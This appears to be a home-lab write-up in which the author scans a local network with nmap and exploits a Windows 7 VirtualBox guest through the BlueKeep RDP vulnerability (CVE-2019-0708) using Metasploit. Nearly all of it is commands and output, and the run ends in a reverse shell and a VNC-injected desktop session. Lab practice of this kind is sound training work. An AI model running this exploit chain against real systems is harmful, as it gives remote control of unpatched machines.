Bluekeep-Metasploit-Lab-Project

```
┌──(nweks㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 16:33 -0500
Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).
MAC Address: 74:5D:68:3A:DD:41 (Fiberhome Telecommunication Technologies)
Nmap scan report for 192.168.1.8
Host is up (0.099s latency).
MAC Address: CE:66:C0:4C:2C:43 (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.088s latency).
MAC Address: 9E:84:B9:FC:BD:E0 (Unknown)
Nmap scan report for 192.168.1.11
Host is up (0.00029s latency).
MAC Address: 5C:5F:67:C3:53:AC (Intel Corporate)
Nmap scan report for 192.168.1.14
Host is up (0.0020s latency).
MAC Address: 08:00:27:09:FC:B9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 8.76 seconds

┌──(nweks㉿kali)-[~]
└─$ nmap -O -p3389 192.168.1.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 16:33 -0500
WARNING: RST from 192.168.1.14 port 3389 -- is this port really open?
WARNING: RST from 192.168.1.14 port 3389 -- is this port really open?
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WARNING: RST from 192.168.1.14 port 3389 -- is this port really open?
Nmap scan report for 192.168.1.14
Host is up (0.024s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:09:FC:B9 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Novell NetWare 6 (98%), Microsoft Windows 7 or Windows
 Server 2008 R2 (94%), Novell NetWare 6.5 Open Enterprise Server (92%), Micro
soft Windows 2000 SP4 or Windows XP Professional SP1 (92%), Microsoft Windows
 10 (91%), Microsoft Windows 10 1507 (91%), Microsoft Windows 10 1507 - 1607
(91%), Microsoft Windows 10 1511 (91%), Microsoft Windows 10 1703 (91%), Micr
osoft Windows 10 1703 or Windows 11 21H2 (91%)
```

```
┌──(nweks㉿kali)-[~]
└─$ nmap -O 192.168.1.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 16:34 -0500
Nmap scan report for 192.168.1.14
Host is up (0.0017s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:09:FC:B9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft
Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds

┌──(nweks㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command

# cowsay++

< metasploit >
 ----------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.124-dev                         ]
+ -- --=[ 2,632 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
       =[ metasploit v6.4.124-dev                         ]
+ -- --=[ 2,632 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search bluekeep

Matching Modules
================

   #   Name                                                                   Di
sclosure Date  Rank    Check  Description
   -   ----                                                                   --
 ----------  ----    -----  -----------
   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep                           20
19-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop
 RCE Check
   1      \_ action: Crash                                                     .
              .       .      Trigger denial of service vulnerability
   2      \_ action: Scan                                                      .
              .       .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                          20
19-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kerne
l Use After Free
   4      \_ target: Automatic targeting via fingerprinting                    .
              .       .      .
   5      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                    .
              .       .      .
   6      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)     .
              .       .      .
   7      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)        .
              .       .      .
   8      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)        .
              .       .      .
   9      \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)      .
              .       .      .
   10     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)          .
              .       .      .
   11     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)              .
              .       .      .
   12     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)         .
              .       .      .


Interact with a module by name or index. For example info 12, use 12 or use e
xploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET
 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'
```


```
msf > use  exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to r
                                               eport during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to
                                               report during connect, UNSET
                                                 = random
   RDP_DOMAIN                        no        The client domain name to re
                                               port during connect
   RDP_USER                          no        The username to report durin
                                               g connect, UNSET = random
   RHOSTS                            yes       The target host(s), see http
                                               s://docs.metasploit.com/docs
                                               /using-metasploit/basics/usi
                                               ng-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.10     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


View the full module info with the info, or info -d command.

msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RDP_CLIENT_IP 192.1
68.1.10
RDP_CLIENT_IP => 192.168.1.10
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      -------          --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.10     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


View the full module info with the info, or info -d command.

msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RDP_CLIENT_IP 192.1
68.1.10
RDP_CLIENT_IP => 192.168.1.10
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64
/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set ForceExploit true
ForceExploit => true
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.14:3389 - Running automatic check ("set AutoCheck false" to dis
able)
[*] 192.168.1.14:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as
 check
[+] 192.168.1.14:3389      - Scanned 1 of 1 hosts (100% complete)
[!] 192.168.1.14:3389 - Cannot reliably check exploitability. ForceExploit is
 enabled, proceeding with exploitation.
[-] 192.168.1.14:3389 - Exploit aborted due to failure: bad-config: Set the m
ost appropriate target manually. If you are targeting 2008, make sure fDisabl
eCam=0 !
[*] Exploit completed, but no session was created.
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
================

    Id  Name
```

```
=>  0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.14:3389 - Running automatic check ("set AutoCheck false" to dis
able)
[*] 192.168.1.14:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as
 check
[*] 192.168.1.14:3389      - Scanned 1 of 1 hosts (100% complete)
[!] 192.168.1.14:3389 - Cannot reliably check exploitability. ForceExploit is
 enabled, proceeding with exploitation.
[*] 192.168.1.14:3389 - Using CHUNK grooming strategy. Size 250MB, target add
ress 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.14:3389 - ←————————— | Entering Danger Zone | —————————
————→
[*] 192.168.1.14:3389 - Surfing channels ...
[*] 192.168.1.14:3389 - Lobbing eggs ...
[*] 192.168.1.14:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.14:3389 - ←————————— | Leaving Danger Zone | —————————
————→
[*] Sending stage (336 bytes) to 192.168.1.14
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.1.14:49159)
at 2026-04-16 16:41:19 -0500


Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----


C:\Windows\system32>exit
exit

[*] 192.168.1.14 - Command shell session 1 closed.  Reason: User exit
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64
/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options
```

```
/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.1.10     yes       The client IPv4 address to r
                                               eport during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to
                                               report during connect, UNSET
                                                = random
   RDP_DOMAIN                        no        The client domain name to re
                                               port during connect
   RDP_USER                          no        The username to report durin
                                               g connect, UNSET = random
   RHOSTS           192.168.1.14     yes       The target host(s), see http
                                               s://docs.metasploit.com/docs
                                               /using-metasploit/basics/usi
                                               ng-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/vncinject/reverse_tcp):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   AUTOVNC           true             yes       Automatically launch VNC vi
                                                ewer if present
   DisableCourtesyS  true             no        Disables the Metasploit Cou
   hell                                         rtesy shell
   EXITFUNC          thread           yes       Exit technique (Accepted: '
                                                ', seh, thread, process, no
                                                ne)
   LHOST             192.168.1.10     yes       The listen address (an inte
                                                rface may be specified)
   LPORT             4444             yes       The listen port
   VNCHOST           127.0.0.1        yes       The local host to use for t
                                                he VNC proxy
   VNCPORT           5900             yes       The local port to use for t
                                                he VNC proxy
   ViewOnly          true             no        Runs the viewer in view mod
                                                e


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

```
   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)


View the full module info with the info, or info -d command.

msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set ViewOnly false
ViewOnly => false
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.14:3389 - Running automatic check ("set AutoCheck false" to dis
able)
[*] 192.168.1.14:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as
 check
[*] 192.168.1.14:3389     - Scanned 1 of 1 hosts (100% complete)
[!] 192.168.1.14:3389 - Cannot reliably check exploitability. ForceExploit is
 enabled, proceeding with exploitation.
[*] 192.168.1.14:3389 - Using CHUNK grooming strategy. Size 250MB, target add
ress 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.14:3389 - <---------------- | Entering Danger Zone | ----------
---->
[*] 192.168.1.14:3389 - Surfing channels ...
[*] 192.168.1.14:3389 - Lobbing eggs ...
[*] 192.168.1.14:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.14:3389 - <---------------- | Leaving Danger Zone | ----------
---->
[*] Sending stage (475136 bytes) to 192.168.1.14
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 2 created in the background.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > No authentication neede
d
Authentication successful
Desktop name "window-7"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```


TightVNC: window-7
Recycle Bin
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\nweks>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::291c:2007:ff29:cae2%11
IPv4 Address. . . . . : 192.168.1.14
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Tunnel adapter isatap.{D02BCBC1-1E20-40CF-9580-DFC8ABFF43EE}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\nweks>
KALI
wireshark
(genmon)XXX
16:54